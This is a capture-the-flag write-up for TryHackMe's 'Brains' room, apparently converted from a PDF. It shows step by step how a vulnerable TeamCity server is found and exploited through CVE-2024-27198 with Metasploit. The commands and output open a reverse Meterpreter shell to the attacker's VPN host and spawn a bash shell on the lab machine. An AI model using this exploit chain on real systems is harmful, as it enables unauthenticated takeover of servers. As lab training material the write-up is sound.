
Try Hack Me/Brains

Write-up / THM / Brains

by: alfreddgreat



Task 1 Red: Exploit the Server!

Start Machine

Welcome to the Brains challenge, part of TryHackMe's Hackathon!

All brains gathered to build an engineering marvel; however, it seems strangers had found away to get in.

Start by deploying the machine; click on the `Start Machine` button in the upper-right-hand corner of this task to deploy the virtual machine for this room.


Note: Please allow the machine 4 - 6 minutes to fully boot.

Answer the questions below

What is the content of flag.txt in the user's home folder?

Start the Virtual Machine

Run an **nmap** scan to the VM machine




From the nmap scan: nmap -sS -sC -sV IP_THM_VM_machine

Ports 22, 80, and 50000 are open

VM machine is an Ubuntu Linux

Connect to port 80 using a web browser




In the result of the nmap, port 50000 is also open and observing the result it is an http server

```
50000/tcp open  ibm-db2?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 401
|     TeamCity-Node-Id: MAIN_SERVER
|     WWW-Authenticate: Basic realm="TeamCity"
|     WWW-Authenticate: Bearer realm="TeamCity"
|     Cache-Control: no-store
|     Content-Type: text/plain;charset=UTF-8
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
|     Authentication required
|     login manually go to "/login.html" page
|   drda, ibm-db2, ibm-db2-das:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 435
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
```

| <!doctype html><html lang="en"><head><title>HTTP Status 400
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400

TeamCity-Node-Id: MAIN_SERVER


Connect to port 50000 using the web browser



The webserver has an application of Teamcity Version 2023.11.3 (build 147512)

Search the vulnerability of the Teamcity version 2023.11.3 in internet.

https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting-teamcity-on-premises-cve-2024-27198-and-cve-2024-27199-update-to-2023-11-4-now/



https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting-

Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Log in to TeamCity — … · Google Hacking DB · OffSec · GitHub - itm4n/PrintS…

Additional Critical Security Issues Affecting TeamCity On-Premises (CVE-2024-27198 and CVE-2024-27199) – Update to 2023.11.4 Now

Daniel Gallo
March 4, 2024

March 5, 2024 update: Please also see this follow-up blog post that describes our insights and timeline for addressing these vulnerabilities.

Summary

- Two additional critical security vulnerabilities have been identified in TeamCity On-Premises.
- The vulnerabilities were discovered in February 2024 by Rapid7, who reported them to us via our coordinated disclosure policy.
- These critical security vulnerabilities have been assigned the CVE identifiers CVE-2024-27198 and CVE-2024-27199, and present the weaknesses CWE-288 and CWE-23.
- The vulnerabilities may enable an unauthenticated attacker with HTTP(S) access to a TeamCity server to bypass authentication checks and gain administrative control of that TeamCity server.
- The vulnerabilities affect all TeamCity On-Premises versions through 2023.11.3.
- They have been fixed in version 2023.11.4.
- We encourage all users to update their servers to the latest version.
- For those who are unable to do so, we have released a security patch plugin (details below).

Summary
Details
Mitigation option 1: Update your server
Mitigation option 2: Apply the security patch plugin
Security Bulletin
Frequently asked questions
Which versions are affected?
Is TeamCity Cloud affected?
Is it possible to backport the fix to our version?
Support

The application Teamcity has a vulnerability of remote code execution (RCE)


Check if the Teamcity vulnerability exist in the Metasploit Framework **CVE-2024-27198** and **CVE-2024-27199**

Run msfconsole

```
msf6 > search Teamcity

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/jetbrains_teamcity_rce_cve_2023_42793  2023-09-19       excellent  Yes    JetBrains TeamCity Unauthenticated Remote Code Execution
   1     \_ target: Windows                                  .                .          .      .
   2     \_ target: Linux                                    .                .          .      .
   3   exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198  2024-03-04       excellent  Yes    JetBrains TeamCity Unauthenticated Remote Code Execution
   4     \_ target: Java                                     .                .          .      .
   5     \_ target: Java Server Page                         .                .          .      .
   6     \_ target: Windows Command                          .                .          .      .
   7     \_ target: Linux Command                            .                .          .      .
   8     \_ target: Unix Command                             .                .          .      .
   9   exploit/multi/misc/teamcity_agent_xmlrpc_exec         2015-04-14       excellent  Yes    TeamCity Agent XML-RPC Command Execution
   10    \_ target: Windows                                  .                .          .      .
   11    \_ target: Linux                                    .                .          .      .


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/teamcity_agent_xmlrpc_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux'
```

Modules 3, 4, 5, 6, 7 and 8 can be used for the **CVE-2024-27198** but we don't know if the application in in java, windows, linux or unix.

Detect the techniligy being used by the webserver using banner grabbing and we can use **WAPPALYZER**



In the **wappalyzer** you can observe that the Web Servers there is **Apache Tomcat** which means the application is running in **JAVA**.

Therefore in the msfconsole, we will use module 4 which is **target: Java**

In the msfconsole: msf6 > use 4

```
msf6 > use 4
[*] Additionally setting TARGET => Java
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) >
```

Then run **options** to see what is needed in the exploit. The column **Required** with the yes are obligatory.

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > **options**

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > options

Module options (exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             8111             yes       The target port (TCP)
   SSL               false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI         /                yes       The base path to TeamCity
   TEAMCITY_ADMIN_ID  1               yes       The ID of an administrator account to authenticate as
   VHOST                              no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.10.167   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java


View the full module info with the info, or info -d command.
```

> The fields **RHOSTS**, **RPORT** should be filled up. And the **LHOST** should be the IP that can be reached by the VM Machine. Since the machine is in a VPN, the **LHOST** will be the VPN IP assigned to the Kali machine.

> Set the following values

> msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > **set RHOSTS 10.10.170.24**

> msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > **set RPORT 50000**

> msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > **set LHOST 10.11.80.68**

> Note: 10.10.170.24 is the THM-VM-Machine, 50000 is the Teamcity application port and 10.11.80.68 is the VPN IP of the Kali.

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RHOSTS 10.10.170.24
RHOSTS => 10.10.170.24
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RPORT 50000
RPORT => 50000
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set LHOST 10.11.80.68
LHOST => 10.11.80.68
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) >
```

Now check if the options are set successfully. Run the options command to see the set values.

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > **options**

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > options

Module options (exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.10.170.24     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             50000            yes       The target port (TCP)
   SSL               false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI         /                yes       The base path to TeamCity
   TEAMCITY_ADMIN_ID  1               yes       The ID of an administrator account to authenticate as
   VHOST                              no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.11.80.68      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java



View the full module info with the info, or info -d command.
```

Now we can run the exploit

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > **run -j**

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.11.80.68:4444
[*] Running automatic check ("set AutoCheck false" to disable)
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > [+] The target is vulnerable. JetBrains TeamCity 2023.11.3 (build 147512) running on Linux.
[*] Created authentication token: eyJ0eXAiOiAiVENWMiJ9.NjhVQVR0RlZ3bXpXeUdIeHpFSldxcU4xd2pJ.MWEzMjRhNGUtNjlhMC00ZTE0LTk4NmMtNzEzNThjYTU2MWJm
[*] Uploading plugin: UQWxODYS
[*] Sending stage (57971 bytes) to 10.10.170.24
[*] Deleting the plugin...
[+] Deleted /opt/teamcity/TeamCity/work/Catalina/localhost/ROOT/TC_147512_UQWxODYS
[+] Deleted /home/ubuntu/.BuildServer/system/caches/plugins.unpacked/UQWxODYS
[*] Meterpreter session 1 opened (10.11.80.68:4444 -> 10.10.170.24:54368) at 2024-10-17 22:38:00 -0400
[*] Deleting the authentication token...
[!] This exploit may require manual cleanup of '/opt/teamcity/TeamCity/webapps/ROOT/plugins/UQWxODYS' on the target
```

If the prompt will not come out, press enter until the following comes out.

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) >
```

Then we run the sessions to see the session created

Meterpreter session 1 opened (10.11.80.68:4444 -> 10.10.170.24:54368) at 2024-10-17 22:38:00 -0400

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions

Active sessions
===============

  Id  Name  Type                     Information      Connection
  --  ----  ----                     -----------      ----------
  1         meterpreter java/linux   ubuntu @ brains  10.11.80.68:4444 -> 10.10.170.24:54368 (10.10.170.24)

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) >
```

There is 1 session created and connected to the target machine (THM-VM-machine).

Connect to the session with the command **sessions 1**

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions 1

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

Now we are inside the machine with the meterpreter shell. We can walk through using the meterpreter commands or by running the command shell.

meterpreter > shell

```
meterpreter > shell
Process 1 created.
Channel 1 created.
```

Now we are in the target shell command. To have a prompt run a shell like the following

/bin/bash -i

```
meterpreter > shell
Process 2 created.
Channel 2 created.
/bin/bash -i
bash: cannot set terminal process group (602): Inappropriate ioctl for device
bash: no job control in this shell
ubuntu@brains:/opt/teamcity/TeamCity/bin$
```

Now we are inside the VM machine in the directory **/opt/teamcity/TeamCity/bin**

The question to answer in **tryhackme.com** is the following

Answer the questions below

What is the content of flag.txt in the user's home folder?

The needed flag is in the /home directory where a user exists.

Change directory to /home directory to see who is the user:
ubuntu@brains:/opt/teamcity/TeamCity/bin$ cd /home and then list the content of the directory with the **ls** command,

```
ubuntu@brains:/opt/teamcity/TeamCity/bin$ cd /home
cd /home
ubuntu@brains:/home$ ls
ls
ubuntu
ubuntu@brains:/home$
```

The user is ubuntu.

Change directory to the user directory and get the content of the **flag.txt** file.


ubuntu@brains:/home$ cd ubuntu

